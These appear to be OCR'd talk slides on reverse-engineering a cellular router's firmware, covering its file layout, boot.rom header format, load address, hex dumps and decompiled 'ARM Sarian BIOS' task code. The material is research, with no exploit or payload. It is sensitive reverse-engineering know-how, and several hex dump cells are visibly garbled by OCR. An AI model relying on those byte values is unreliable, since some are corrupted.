
RS-232 port

USB port

USB Download/JTAG Debug contact holes

Huawei ME909U module Mini PCI Express interface

2 SIM-card slots



Firmware v 5.2.17.12 (March 2017)

File Name	File Type	File Size	File Contents
boot.rom		256 KB	Looks like sane ARM Little-Endian code
image		~ 4.3 MB	Flat byte histogram, high entropy. Contents unknown
logcodes.txt	Text file	21 KB	System event codes and their meanings (according to the official documentation to the router)
privpy.enc		61 KB	Flat byte histogram, high entropy. Contents unknown
python.zip	Zip-archive	~ 1.7 MB	Compiled Python standard modules
wizards.zip	Zip-archive	376 KB	Compiled Python modules, extending the device's web server functionality
wr21.web	Custom archive	~ 1.5 MB	web server files (ASP and HTML pages, CSS and JavaScript files and pictures)

Firmware: boot.rom

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000000	38	8F	02	00	5F	0C	00	00	00	01	00	EA	18	F0	9F	E5
00000010	18	F0	9F	E5	18	F0	9F	E5	18	F0	9F	E5	18	F0	9F	E5
00000020	18	F0	9F	E5	18	F0	9F	E5	00	00	00	00	30	06	00	40
00000030	38	06	00	40	40	06	00	40	48	06	00	40	00	00	00	00

Offset (bytes)	Size (bytes)	Description	Value
0x00	0x04	Boot code size	0x00028F38
0x04	0x04	Boot code CRC-16	0x00000C5F
0x08	Boot code size	Boot code (ARM LE)	…

Correct code loading address: 0x40000000 (easily found by hand)

Firmware: boot.rom


1. Called “ARM Sarian BIOS”
2. Represents a complex multitasking system
   - Spawns TIMER, ETH, UDP and TFTP tasks
3. Definitely has some kind of a console
   - How to access it?
4. Main purpose: loading OS from “image” file and passing control to it

```
Info->BiosBanner = "ARM Sarian Bios Ver 7.59u";
```

```
BIOS_CreateTask("TIMER", BIOS_TIMER_Task, 0, &unk_40071250, 0x3Au);
BIOS_CreateTask("ETH", BIOS_ETH_Task, 0, &unk_40071F08, 3u);
BIOS_CreateTask("UDP", BIOS_UDP_Task, 0, &unk_40072B94, 0x14u);
```


```
BIOS_printf("Unknown command '%s'. Type ? for help\r\n", cmd);
```

Firmware: “image” file format




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	D5	D2	97	34	00	00	10	40	49	4D	44	00	00	00	10	40	ÕÒ—4 @IMD @
00000010	91	F0	A6	75	2F	37	0D	08	02	75	1D	02	01	00	69	6D	‘ð¦u/7 u im
00000020	6	7	65	00	00	00	00	00	00	00	00	00	00	00	00	00	age
00000030					00	00	00	00	00	00	00	00	00	00	00	00	WW6
00000040					00	00	00	00	00	00	00	00	00	00	00	00	
00000050					00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	0B	54	72	06	7C	D4	66	45	AA	C5	4C	41	F9	45	B2	6B	Tr |ÔfEªÅLAùE²k
00000090	66	68	12	5D	4F	91	67	85	05	2C	7D	CC	3A	BF	12	24	fh]O‘g… ,}Ì:¿ $
000000A0	50	25	D7	5C	8E	BF	30	2E	A7	5B	CC	34	A9	F7	0D	C3	P%×\Ž¿0.§[Ì4©÷ Ã
000000B0	9A	4F	D9	7A	AA	20	FE	78	26	23	38	9C	14	6B	FD	B3	šOÙzª þx&#8œ ký³
000000C0	CC	13	29	EB	07	EB	C3	8F	3B	04	5B	AE	B3	A3	CE	FF	Ì)ë ëÃ ; [®³£Îÿ
000000D0	37	5E	40	82	46	E4	CD	DB	9C	13	EC	6F	7F	A4	F2	A3	7^@‚FäÍÛœ ìo ¤ò£
000000E0	DA	B8	C7	51	B8	91	EA	70	B7	EB	DD	72	1B	01	05	64	Ú¸ÇQ¸‘êp·ëÝr d
000000F0	1B	D1	6B	B4	61	CE	04	76	CB	07	8E	30	65	A4	66	6B	Ñk´aÎ vË Ž0e¤fk

Firmware: “image” file format




Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	D5	D2	97	34	00	00	10	40	49	4D	44	00	00	00	10	40	ÕÒ—4 @IMD @
00000010	91	F0	A6	75	2F	37	0D	08	02	75	1D	02	01	00	69	6D	‘ð¦u/7 u im
00000020	61								00	00	00	00	00	00	00	00	age
00000030	57								00	00	00	00	00	00	00	00	WW6
00000040	00								00	00	00	00	00	00	00	00	
00000050	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000060	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000070	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000080	0B	54	72	06	7C	D4	66	45	AA	C5	4C	41	F9	45	B2	6B	Tr |ÔfEªÅLAùE²k
00000090	66	68	12	5D	4F	91	67	85	05	2C	7D	CC	3A	BF	12	24	fh]O‘g… ,}Ì:¿ $
000000A0	50	25	D7	5C	8E	BF	30	2E	A7	5B	CC	34	A9	F7	0D	C3	P%×\Ž¿0.§[Ì4©÷ Ã
000000B0	9A	4F	D9	7A	AA	20	FE	78	26	23	38	9C	14	6B	FD	B3	šOÙzª þx&#8œ ký³
000000C0	CC	13	29	EB	07	EB	C3	8F	3B	04	5B	AE	B3	A3	CE	FF	Ì)ë ëÃ ; [®³£Îÿ
000000D0	37	5E	40	82	46	E4	CD	DB	9C	13	EC	6F	7F	A4	F2	A3	7^@‚FäÍÛœ ìo ¤ò£
000000E0	DA	B8	C7	51	B8	91	EA	70	B7	EB	DD	72	1B	01	05	64	Ú¸ÇQ¸‘êp·ëÝr d
000000F0	1B	D1	6B	B4	61	CE	04	76	CB	07	8E	30	65	A4	66	6B	Ñk´aÎ vË Ž0e¤fk

Firmware: “image” file format



